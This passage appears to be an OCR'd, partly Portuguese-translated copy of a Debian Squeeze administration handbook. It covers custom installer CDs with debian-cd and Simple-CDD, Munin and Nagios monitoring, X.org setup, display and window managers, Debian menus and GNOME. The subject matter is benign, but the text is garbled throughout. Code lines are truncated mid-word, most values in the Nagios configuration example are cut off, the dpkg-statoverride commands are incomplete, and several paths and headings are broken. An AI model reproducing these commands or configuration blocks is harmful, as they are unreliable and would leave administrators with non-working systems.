debian-cd, but this tool is rather awkward to use: it needs a local mirror, and it requires an understanding of all the options provided by `/usr/share/debian-cd/CONF.sh`; even then, **make** must be invoked several times. `/usr/share/debian-cd/README` is therefore a very recommended read.

Having said that, debian-cd always operates in a similar way: an “image” directory with the exact contents of the CD-ROM is generated, then converted to an ISO file with a tool such as **genisoimage**, **mkisofs** or **xorriso**. The image directory is finalized after debian-cd's **make image-trees** step. At

that point, we insert the preseed file into the appropriate directory (usually `$TDIR/squeeze/CD1/`, $TDIR being one of the parameters defined by the `CONF.sh` configuration file). The CD-ROM uses **isolinux** as its bootloader, and its configuration file must be adapted from what debian-cd generated, in order to insert the required boot parameters (the specific file is `$TDIR/squeeze/boot1/isolinux/isol`
Then the “normal” process can be resumed, and we can go on to generating the ISO image with **make image CD=1** (or **make images** if several CD-ROMs are generated).

12.3.3. Simple-CDD: The All-In-One Solution

Simply using a preseed file is not enough to fulfill all the requirements that may appear for large deployments. Even though it is possible to execute a few scripts at the end of the normal installation process, the selection of the set of packages to install is still not quite flexible (basically, only “tasks” can be selected); more important, this only allows installing official Debian packages, and precludes locally-generated ones.

On the other hand, debian-cd is able to integrate external packages, and debian-installer can be extended by inserting new steps in the installation process. By combining these capabilities, it should be possible to create a customized installer that fulfills our needs; it should even be able to configure some services after unpacking the required packages. Fortunately, this is not a mere hypothesis, since this is exactly what Simple-CDD (in the simple-cdd package) does.

The purpose of Simple-CDD is to allow anyone to easily create a distribution derived from Debian, by selecting a

subset of the available packages, preconfiguring them with Debconf, adding specific software, and executing custom scripts at the end of the installation process. This matches the “universal operating system” philosophy, since anyone can adapt it to their own needs.

12.3.3.1. Creating Profiles

Simple-CDD defines “profiles” that match the FAI “classes” concept, and a machine can have several profiles (determined at installation time). A profile is defined by a set of `profiles/`*`profile`*`.*` files:

- the `.description` file contains a one-line description for the profile;
- the `.packages` file lists packages that will automatically be installed if the profile is selected;
- the `.downloads` file lists packages that will be stored onto the installation media, but not necessarily installed;
- the `.preseed` file contains preseeding information for Debconf questions (for the installer and/or for packages);
- the `.postinst` file contains a script that will be run at the end of the installation process;
- lastly, the `.conf` file allows

changing some Simple-CDD parameters based on the profiles to be included in an image.

The `default` profile has a particular role, since it is always selected; it contains the bare minimum required for Simple-CDD to work. The only thing that is usually customized in this profile is the `simple-cdd/profiles` preseed parameter: this allows avoiding the question, introduced by Simple-CDD, about what profiles to install.

Note also that the commands will need to be invoked from the parent directory of the `profiles` directory.

12.3.3.2. Configuring and Using build-simple-cdd

QUICK LOOK Detailed configuration file

An example of a Simple-CDD configuration file, with all possible parameters, is included in the package (`/usr/share/doc/simple-cdd/examples/simple-cdd.conf.detailed.gz`). This can be used as a starting point when creating a custom configuration file.

Simple-CDD requires many parameters to operate fully. They will most often be gathered in a configuration file,

which **build-simple-cdd** can be pointed at with the `--conf` option, but they can also be specified via dedicated parameters given to **build-simple-cdd**. Here is an overview of how this command behaves, and how its parameters are used:

- the `profiles` parameter lists the profiles that will be included on the generated CD-ROM image;
- based on the list of required packages, Simple-CDD downloads the appropriate files from the server mentioned in `server`, and gathers them into a partial mirror (which will later be given to debian-cd);

- the custom packages mentioned in `local_packages` are also integrated into this local mirror;
- debian-cd is then executed (within a default location that can be configured with the `debian_cd_dir` variable), with the list of packages to integrate;
- once debian-cd has prepared its directory, Simple-CDD applies some changes to this directory:
    - files containing the profiles are added in a `simple-cdd` subdirectory (that will end up on the CD-ROM);
    - other files listed in the `all_extras` parameter are also added;

    - the boot parameters are adjusted so as to enable the preseeding. Questions concerning language and country can be avoided if the required information is stored in the `language` and `country` variables.
- debian-cd then generates the final ISO image.

12.3.3.3. Generating an ISO Image

Once we have written a configuration file and defined our profiles, the remaining step is to invoke **build-**

simple-cdd --conf simple-cdd.conf. After a few minutes, we get the required image in `images/debian-6.0-i386-CD-1.iso`.

12.4. Monitoramen

Monitoring is a generic term, and the various involved activities have several goals: on the one hand, following usage of the resources provided by a machine allows anticipating saturation and the subsequent required upgrades; on the other hand, alerting the administrator as soon as a service is unavailable or not working properly means the problem can be fixed earlier.

Munin covers the first area, by displaying graphical charts for historical values of a number of parameters (used RAM, occupied disk

space, processor load, network traffic, Apache/MySQL load, and so on). *Nagios* covers the second area, by regularly checking that the services are working and available, and sending alerts through the appropriate channels (e-mails, text messages, and so on). Both have a modular design, which makes it easy to create new plug-ins to monitor specific parameters or services.

ALTERNATIVE Zabbix, an integrated monitoring tool

Although Munin and Nagios are in very common use, they are not the only players in the monitoring field, and each of them only handles half of the task (graphing on

one side, alerting on the other). Zabbix, on the other hand, integrates both parts of monitoring; it also has a web interface for configuring the most common aspects. It has grown by leaps and bounds during the last few years, and can now be considered a viable contender.

→ http://www.zabbix.org/

ALTERNATIVE Icinga, a Nagios fork

Spurred by divergences in opinions concerning the development model for Nagios (which is controlled by a company), a number of developers forked Nagios and use Icinga as their new name. Icinga is still compatible — so far — with Nagios configurations and plugins, but it also adds extra features.

→ http://www.icinga.org/

12.4.1. Setting Up Munin

The purpose of Munin is to monitor many machines; therefore, it quite naturally uses a client/server architecture. The central host — the grapher — collects data from all the monitored hosts, and generates historical graphs.

12.4.1.1. Configuring Hosts To Monitor

The first step is to install the munin-node package. The daemon installed by this package listens on port 4949 and sends back the data collected by all the active plugins. Each plugin is a simple program returning a description of the collected data as well as the latest measured value. Plugins are stored in `/usr/share/munin/plugins/`, but only those with a symbolic link in `/etc/munin/plugins/` are really used.

When the package is installed, a set of active plugins is determined based on the available software and the current configuration of the host. However, this autoconfiguration depends on a feature that each plugin must provide,

and it is usually a good idea to review and tweak the results by hand. It would be interesting to have comprehensive documentation for each plugin, but unfortunately there's no such official documentation. However, all plugins are scripts and most are rather simple and well-commented. Browsing `/etc/munin/plugins/` is therefore a good way of getting an idea of what each plugin is about and determining which should be removed. Similarly, enabling an interesting plugin found in `/usr/share/munin/plugins/` is a simple matter of setting up a symbolic link with **ln -sf /usr/share/munin/plugins/*`plugin`* /etc/munin/plugins/**. Note that when a

plugin name ends with an underscore "_", the plugin requires a parameter. This parameter must be stored in the name of the symbolic link; for instance, the "if_" plugin must be enabled with a `if_eth0` symbolic link, and it will monitor network traffic on the eth0 interface.

Once all plugins are correctly set up, the daemon configuration must be updated to describe access control for the collected data. This involves `allow` directives in the `/etc/munin/munin-node.conf` file. The default configuration is `allow ^127\.0\.0\.1$`, and only allows access to the local host. An

administrator will usually add a similar line containing the IP address of the grapher host, then restart the daemon with **invoke-rc.d munin-node restart**.

GOING FURTHER **Creating local plugins**

Despite the lack of official documentation for standard plugins, Munin does include detailed documentation on how plugins should behave, and how to develop new plugins.

→ http://munin-monitoring.org/wiki/Documentation

A plugin is best tested when run in the same conditions as it would be when triggered by munin-node; this can be

simulated by running **munin-run *plugin*** as root. A potential second parameter given to this command (such as `config`) is passed to the plugin as a parameter.

When a plugin is invoked with the `config` parameter, it must describe itself by returning a set of fields:

```
$ sudo munin-run load config
graph_title Load average
graph_args --base 1000 -l 0
graph_vlabel load
graph_scale no
graph_category system
load.label load
graph_info The load average of the mach
load.info 5 minute load average
```

The various available fields are described by the “configuration protocol” specification available on the Munin website.

→ http://munin-monitoring.org/wiki/protocol-config

When invoked without a parameter, the plugin simply returns the last measured values; for instance, executing **sudo munin-run load** could return `load.value 0.12`.

Finally, when a plugin is invoked with the `autoconf` parameter, it should return “yes” (and a 0 exit status) or “no” (with a 1 exit status) according to whether the plugin should be enabled on this host.

12.4.1.2. Configuring the Grapher

The “grapher” is simply the computer that aggregates the data and generates the corresponding graphs. The required software is in the munin package. The standard configuration runs **munin-cron** (once every 5 minutes), which gathers data from all the hosts listed in `/etc/munin/munin.conf` (only the local host is listed by default), saves the historical data in RRD files (*Round Robin Database*, a file format designed to store data varying in time) stored under `/var/lib/munin/` and generates an HTML page with the graphs in `/var/cache/munin/www/`.

All monitored machines must therefore be listed in the `/etc/munin/munin.conf`

configuration file. Each machine is listed as a full section with a name matching the machine and at least an `address` entry giving the corresponding IP address.

```
[ftp.falcot.com]
    address 192.168.0.12
    use_node_name yes
```

Sections can be more complex, and describe extra graphs that could be created by combining data coming from several machines. The samples provided in the configuration file are good starting points for customization.

The last step is to publish the generated pages; this involves configuring a web

server so that the contents of `/var/cache/munin/www/` are made available on a website. Access to this website will often be restricted, using either an authentication mechanism or IP-based access control. See Section 11.2, “Web Server (HTTP)” for the relevant details.

12.4.2. Setting Up Nagios

Unlike Munin, Nagios does not necessarily require installing anything on the monitored hosts; most of the time, Nagios is used to check the

availability of network services. For instance, Nagios can connect to a web server and check that a given web page can be obtained within a given time.

12.4.2.1. Instalando

The first step in setting up Nagios is to install the nagios3, nagios-plugins and nagios3-doc packages. Installing the packages configures the web interface and creates a first `nagiosadmin` user (for which it asks for a password). Adding other users is a simple matter of inserting them in the `/etc/nagios3/htpasswd.users` file with Apache's **htpasswd** command. If no Debconf question was displayed

during installation, **dpkg-reconfigure nagios3-cgi** can be used to define the `nagiosadmin` password.

Pointing a browser at `http://server/nagios3/` displays the web interface; in particular, note that Nagios already monitors some parameters of the machine where it runs. However, some interactive features such as adding comments to a host do not work. These features are disabled in the default configuration for Nagios, which is very restrictive for security reasons.

As documented in `/usr/share/doc/nagios3/README.Del`

enabling some features involves editing `/etc/nagios3/nagios.cfg` and setting its `check_external_commands` parameter to “1”. We also need to set up write permissions for the directory used by Nagios, with commands such as the following:

```
# /etc/init.d/nagios3 stop
[...]
# dpkg-statoverride --update --ad
# dpkg-statoverride --update --ad
# /etc/init.d/nagios3 start
[...]
```

12.4.2.2. Configurando

The Nagios web interface is rather

nice, but it does not allow configuration, nor can it be used to add monitored hosts and services. The whole configuration is managed via files referenced in the central configuration file, `/etc/nagios3/nagios.cfg`.

These files should not be dived into without some understanding of the Nagios concepts. The configuration lists objects of the following types:

- a *host* is a machine to be monitored;
- a *hostgroup* is a set of hosts that should be grouped together for display, or to factor some

common configuration elements;

- a *service* is a testable element related to a host or a host group. It will most often be a check for a network service, but it can also involve checking that some parameters are within an acceptable range (for instance, free disk space or processor load);
- a *servicegroup* is a set of services that should be grouped together for display;
- a *contact* is a person who can receive alerts;
- a *contactgroup* is a set of such contacts;
- a *timeperiod* is a range of time during which some services have

to be checked;
- a *command* is the command line invoked to check a given service.

According to its type, each object has a number of properties that can be customized. A full list would be too long to include, but the most important properties are the relations between the objects.

A *service* uses a *command* to check the state of a feature on a *host* (or a *hostgroup*) within a *timeperiod*. In case of a problem, Nagios sends an alert to all members of the *contactgroup* linked to the service. Each member is sent the alert according to the channel

described in the matching *contact* object.

An inheritance system allows easy sharing of a set of properties across many objects without duplicating information. Moreover, the initial configuration includes a number of standard objects; in many cases, defining now hosts, services and contacts is a simple matter of deriving from the provided generic objects. The files in `/etc/nagios3/conf.d/` are a good source of information on how they work.

The Falcot Corp administrators use the following configuration:

Example 12.3. `/etc/nagios3/conf.d/` file

```
define contact{
    name
    service_notification_period
    host_notification_period
    service_notification_options
    host_notification_options
    service_notification_commands
    host_notification_commands
    register
}
define contact{
    use                 generic-conta
    contact_name        rhertzog
    alias               Raphael Hertz
    email               hertzog@debia
}
define contact{
    use                 generic-conta
    contact_name        rmas
    alias               Roland Mas
```

```
    email                   lolando@debia
}

define contactgroup{
    contactgroup_name       falcot-
    alias                   Falcot
    members                 rhertzo
}

define host{
    use                     generic
    host_name               www-hos
    alias                   www.fal
    address                 192.168
    contact_groups          falcot-
    hostgroups              debian-
}
define host{
    use                     generic
    host_name               ftp-hos
    alias                   ftp.fal
    address                 192.168
```

```
    contact_groups          falcot
    hostgroups              debian
}

# 'check_ftp' command with custom
define command{
    command_name            check_f
    command_line            /usr/li
}

# Generic Falcot service
define service{
    name                    falcot
    use                     generic
    contact_groups          falcot
    register                0
}

# Services to check on www-host
define service{
    use                     falcot
    host_name               www-hos
```

```
    service_description   HTTP
    check_command         check_h
}
define service{
    use                   falcot-
    host_name             www-hos
    service_description   HTTPS
    check_command         check_h
}
define service{
    use                   falcot-
    host_name             www-hos
    service_description   SMTP
    check_command         check_s
}

# Services to check on ftp-host
define service{
    use                   falcot-
    host_name             ftp-hos
    service_description   FTP
    check_command         check_f
```

```
}
```

This configuration file describes two monitored hosts. The first one is the web server, and the checks are made on the HTTP (80) and secure-HTTP (443) ports. Nagios also checks that an SMTP server runs on port 25. The second host is the FTP server, and the check include making sure that a reply comes within 20 seconds. Beyond this delay, a *warning* is emitted; beyond 30 seconds, the alert is deemed critical. The Nagios web interface also shows that the SSH service is monitored: this comes from the hosts belonging to the `ssh-servers` hostgroup. The matching standard service is defined in `/etc/nagios3/conf.d/services_nag`

Note the use of inheritance: an object is made to inherit from another object with the “use *`parent-name`*”. The parent object must be identifiable, which requires giving it a “name *`identifier`*” property. If the parent object is not meant to be a real object, but only to serve as a parent, giving it a “register 0” property tells Nagios not to consider it, and therefore to ignore the lack of some parameters that would otherwise be required.

***DOCUMENTATION* List of object properties**

A more in-depth understanding of the various ways in which Nagios can be configured can be obtained from the

documentation provided by the nagios3-doc package. This documentation is directly accessible from the web interface, with the “Documentation” link in the top left corner. It includes a list of all object types, with all the properties they can have. It also explains how to create new plugins.

GOING FURTHER Remote tests with NRPE

Many Nagios plugins allow checking some parameters local to a host; if many machines need these checks while a central installation gathers them, the NRPE (*Nagios Remote Plugin Executor*) plugin needs to be deployed. The nagios-nrpe-plugin package needs to be installed on the Nagios server, and nagios-nrpe-

server on the hosts where local tests need to run. The latter gets its configuration from `/etc/nagios/nrpe.cfg`. This file should list the tests that can be started remotely, and the IP addresses of the machines allowed to trigger them. On the Nagios side, enabling these remote tests is a simple matter of adding matching services using the new *check_nrpe* command.

Chapter 13. Estaçã de trabalho

Agora que a publicação do servidor foi feita, os administradores podem se concentrar em instalar as estações individuais e criar uma configuração típica.

13.1. Configurando o servidor X11

A configuração inicial para a interface

gráfica pode ser estranha às vezes; placas de vídeo recentes por vezes não funcionam perfeitamente na versão do X.org que vem com a versão stável do Debian.

A brief reminder: X.org is the software component that allows graphical applications to display windows on screen. It includes a driver that makes efficient use of the video card. The features offered to the graphical applications are exported through a standard interface, *X11* (Squeeze contains its *X11R7.5* version).

PERSPECTIVA X11, XFree86 e X.org

X11 is the graphical system most widely used on Unix-like systems (also available, in addition to the native system, for Windows and Mac OS). Strictly speaking, the “X11” term only refers to a protocol specification, but it's also used to refer to the implementation in practice.

X11 had a rough start, but the 1990's saw XFree86 emerge as the reference implementation because it was free software, portable, and maintained by a collaborative community. However, the rate of evolution slowed down near the end when the software only gained new drivers. That situation, along with a very controversial license change, led to the X.org fork in 2004. This is now the reference implementation, and Debian Squeeze uses X.org version 7.5.

Current versions of X.org are able to autodetect the available hardware: this applies to the video card and the monitor, as well as keyboards and mice; in fact, it's so convenient that the package no longer even creates a `/etc/X11/xorg.conf` configuration file. This is all made possible by features provided by the Linux 2.6 kernel (in particular for keyboards and mice), by having each driver list the video cards it supports, and by using the DDC protocol to fetch monitor characteristics.

The keyboard configuration is currently set up in `/etc/default/keyboard`. This file is

used both to configure the text console and the graphical interface, and it is handled by the keyboard-configuration package. Details on configuring the keyboard layout are available in Section 8.1.2, “Configurando o Teclado”.

The xserver-xorg-core package provides a generic X server, as used by the 7.x versions of X.org. This server is modular and uses a set of independent drivers to handle the many different kinds of video cards. Installing xserver-xorg ensures that both the server and at least one video driver are installed.

Note that if the detected video card is not handled by any of the available drivers, X.org tries using the VESA and fbdev drivers. The former is a generic driver that should work everywhere, but with limited capabilities (fewer available resolutions, no hardware acceleration for games, and so on) while the latter works on top of the kernel's framebuffer device. The X server writes its messages to the `/var/log/Xorg.0.log` log file, which is where one would look to know what driver is currently in use. For example, the following snippet matches what the `intel` driver outputs when it is loaded:

```
(==) Matched intel as autoconfigu
```

```
(==) Matched vesa as autoconfigu
(==) Matched fbdev as autoconfigu
(==) Assigned the driver to the x
(II) LoadModule: "intel"
(II) Loading /usr/lib/xorg/module
```

drivers proprietários *EXTRA*

Alguns fabricantes de placas de vídeo (em especial a nVidia) se recusam a publicar as especificações de hardware que serão necessárias para implementar drivers livres bons. Entretanto, eles fornecem drivers proprietários que permitem usar seus equipamentos. Esta política é maligna, por que mesmo que o driver exista, ele não é tão bem-cuidado quanto deveria; e mais, ele não necessariamente segue as atualizações do X.org, o que impede que as últimas atualizações disponíveis de drivers

funcionem corretamente. Não podemos apoiar este comportamento, e recomendamos que se evite estes fabricantes, escolhendos outros mais colaborativos.

If you still end up with such a card, you will find the required packages in the *non-free* section: nvidia-glx for nVidia cards, and fglrx-driver for some ATI cards. Both cases require matching kernel modules. Building these modules can be automated by installing the nvidia-kernel-dkms (for nVidia), or fglrx-modules-dkms (for ATI) packages.

O projeto "nouveau" visa desenvolver um driver de software livre para placas nVidia. A partir do Squeeze, seu conjunto de recursos não coincide com o driver proprietário. Em defesa dos

desenvolvedores, devemos mencionar que as informações necessárias só podem ser obtidas por engenharia reversa, o que torna as coisas difíceis. O driver livre para placas de vídeo ATI, chamado "radeon", é muito melhor neste sentido, embora muitas vezes requer um firmware não-livre.

13.2. Customizando a Interface Gráfica

13.2.1. Escolhendo um Gerenciador de Exibição

The graphical interface only provides display space. Running the X server by itself only leads to an empty screen, which is why most installations use a *display manager* to display a user

authentication screen and start the graphical desktop once the user has authenticated. The three most popular display managers in current use are gdm3 (*GNOME Display Manager*), kdm (*KDE Display Manager*) and xdm (*X Display Manager*). Since the Falcot Corp administrators have opted to use the GNOME desktop environment, they logically picked **gdm3** as a display manager too. The `/etc/gdm3/daemon.conf` configuration file has many options, some of which can also be set by **gdmsetup**, a graphical interface for **gdm3** configuration that can be run from the System → Administration → Display screen menu in the GNOME

desktop.

ALTERNATIVA gdm vs. gdm3

A fresh installation of Squeeze sets up gdm3. On the other hand, a system upgraded to Squeeze from a previous version of Debian will usually have gdm (the 2.x version). Version 3 is a full rewrite, but it is still rather young: many of the options provided by previous versions have been removed, and the **gdmsetup** configuration interface is much more limited in scope. This explains why both versions are available in Squeeze. Note, however, the 2.x versions will be removed from the next stable Debian release. It makes sense to anticipate the migration and install gdm3 straight away if the missing features are not important

to you.

13.2.2. Escolhendo um Gerenciador de Janelas

Since each graphical desktop provides its own window manager, choosing the former usually implies software selections from the latter. GNOME uses the **metacity** window manager, KDE uses **kwin**, and Xfce (which we present later) has **xfwm**. The Unix philosophy always allows using one's window manager of choice, but

following the recommendations allows an administrator to best take advantage of the integration efforts led by each project.

DE VOLTA AO BÁSICO Gerenciador de janelas

Fiel a tradição Unix de fazer apenas uma coisa, mas fazê-lo bem, o Gerenciador de janela exibe as "decorações" em torno das janelas pertencentes aos aplicativos atualmente em execução, que inclui quadros e a barra de título. Ele também permite a redução, restauração, maximizando e escondendo o windows. A maioria dos gerenciadores de janelas também fornecem um menu que aparece quando a área de trabalho é clicada em uma maneira específica. Este menu

fornece os meios para fechar a sessão do Gerenciador de janela, iniciando novas aplicações e em alguns casos, mudar para outro gerenciador de janelas (se instalado).

Older computers may, however, have a hard time running heavyweight graphical desktop environments. In these cases, a lighter configuration should be used. "Light" (or small footprint) window managers include WindowMaker (in the wmaker package), Afterstep, fvwm, icewm, blackbox, fluxbox, or openbox. In these cases, the system should be configured so that the appropriate window manager gets precedence; the standard

way is to change the **x-window-manager** alternative with the **update-alternatives --config x-window-manager** command.

ESPECIFIDADES DO DEBIAN
Alternativas

A política Debian enumera uma série de comandos padronizados capazes de executar uma ação específica. Por exemplo, o **x-window-manager** chama um Gerenciador de janelas. Mas o Debian não atribui este comando para um Gerenciador de janela fixa. O administrador pode escolher qual Gerenciador ele deve invocar.

For each window manager, the relevant package therefore registers the

appropriate command as a possible choice for **x-window-manager** along with an associated priority. Barring explicit configuration by the administrator, this priority allows picking the best installed window manager when the generic command is run.

Both the registration of commands and the explicit configuration involve the **update-alternatives** script. Choosing where a symbolic command points at is a simple matter of running **update-alternatives --config *`symbolic-command`***. The **update-alternatives** script creates (and maintains) symbolic links in the `/etc/alternatives/` directory, which in turn references the location of the executable. As time passes, packages are installed or removed, and/or the administrator makes explicit changes to

the configuration. When a package providing an alternative is removed, the alternative automatically goes to the next best choice among the remaining possible commands.

Not all symbolic commands are explicitly listed by the Debian policy; some Debian package maintainers deliberately chose to use this mechanism in less straightforward cases where it still brings interesting flexibility (examples include **x-www-browser**, **www-browser**, **cc**, **c++**, **awk**, and so on).

13.2.3. Gerenciamento de Menu

Modern desktop environments and many window managers provide menus listing the available applications for the user. In order to keep menus up-to-date in relation to the actual set of available applications, Debian created a centralized database registering all installed applications. A newly installed package registers itself in that database, and tells the system to update the menus accordingly. This infrastructure is handled in the menu package.

When a package provides an application that should appear in the menu system, it stores a file in the `/usr/share/menu/` directory. That file

describes some of the application features (including whether it's a graphical application or not), and the best location for it in the menu hierarchy. The post-installation script for this package then runs the **update-menus** command, which in turn updates all the required files. This command cannot know all the menu types used by installed applications. As a consequence, packages able to display a menu must provide an executable script that will be invoked with all the required information from the menu file; the script should then turn this information into elements that the application with the menu can use. These filter scripts are installed in the

`/etc/menu-methods/` directory.

APROFUNDANDO Padronizações de Menu

Debian provides its own menu system, but both GNOME and KDE developed their own menu management solutions as well. The two projects agreed on a format for these menus — more precisely, a common format for the `.desktop` files that represent menu elements — under the FreeDesktop.org umbrella project.

→ http://www.freedesktop.org/

The Debian developers have kept a close eye on this project and `.desktop` files can be generated from the Debian menu system. However, neither GNOME nor KDE use the Debian menu. They both

prefer keeping complete control over their menus. Still, it is possible to enable a “Debian” submenu containing the official menu as maintained by Debian: in GNOME, the menu editor (in the alacarte package) is available by right-clicking on the panel menu, then choosing “Edit menus”.

The administrator can also have a say in the process and in the resulting generated menus. First, they can delete a menu element even when the matching application is installed, by simply storing in `/etc/menu/` an empty file named according to the package providing the entries to be disabled. Second, the menu can be

reorganized and sections renamed or grouped. The `/etc/menu-methods/translate_menus` file is where this reorganization is defined and contains commented examples. Last, new elements can be added to the menu, for example to start programs installed outside the packaging system, or to run a particular command such as starting a web browser on a particular page. These extra elements are specified in `/etc/menu/local.`*`element`* files, which have the same format as other menu files available under `/usr/share/menu/`.

13.3. Ambientes Gráficos

The free graphical desktop field is dominated by two large software collections: GNOME and KDE. Both of them are very popular. This is rather a rare instance in the free software world; the Apache web server, for instance, has very few peers.

This diversity is rooted in history. KDE was the first graphical desktop project, but it chose the Qt graphical toolkit and that choice wasn't acceptable for a large number of developers. Qt was not

free software at the time, and GNOME was started based on the GTK+ toolkit. Qt became free software in the interval, but the projects haven't merged and evolved in parallel instead.

GNOME and KDE still work together: under the FreeDesktop.org umbrella, the projects collaborated in defining standards for interoperability across applications.

Choosing “the best” graphical desktop is a sensitive topic which we prefer to steer clear of. We will merely describe the many possibilities and give a few pointers for further thoughts. The best choice will be the one you make after

some experimentation.

13.3.1. GNOME


Debian Squeeze includes GNOME version 2.30, which can be installed by a simple **apt-get install gnome** (it can also be installed by selecting the “Graphical desktop environment” task).

GNOME is noteworthy for its efforts in usability and accessibility. Design professionals have been involved in writing standards and recommendations. This has helped developers to create satisfying

graphical user interfaces. The project also gets encouragement from the big players of computing, such as Intel, IBM, Oracle, Novell, and of course, various Linux distributions. Finally, many programming languages can be used in developing applications interfacing to GNOME.

It took quite some time for the GNOME project to build up this infrastructure, which can account for a seemingly less mature desktop than KDE. The usability and accessibility efforts, in particular, are recent, and the benefits have only started to show in the latest versions of the environment.

Figure 13.1. O ambiente GNOME



For administrators, GNOME seems to be better prepared for massive deployments. Application configuration is handled by GConf, a kind of registry that can be queried and edited with the **gconftool-2** command-line tool. The administrator can

therefore change users' configuration with a simple script. The following website lists all information of interest to an administrator tasked to manage GNOME workstations:

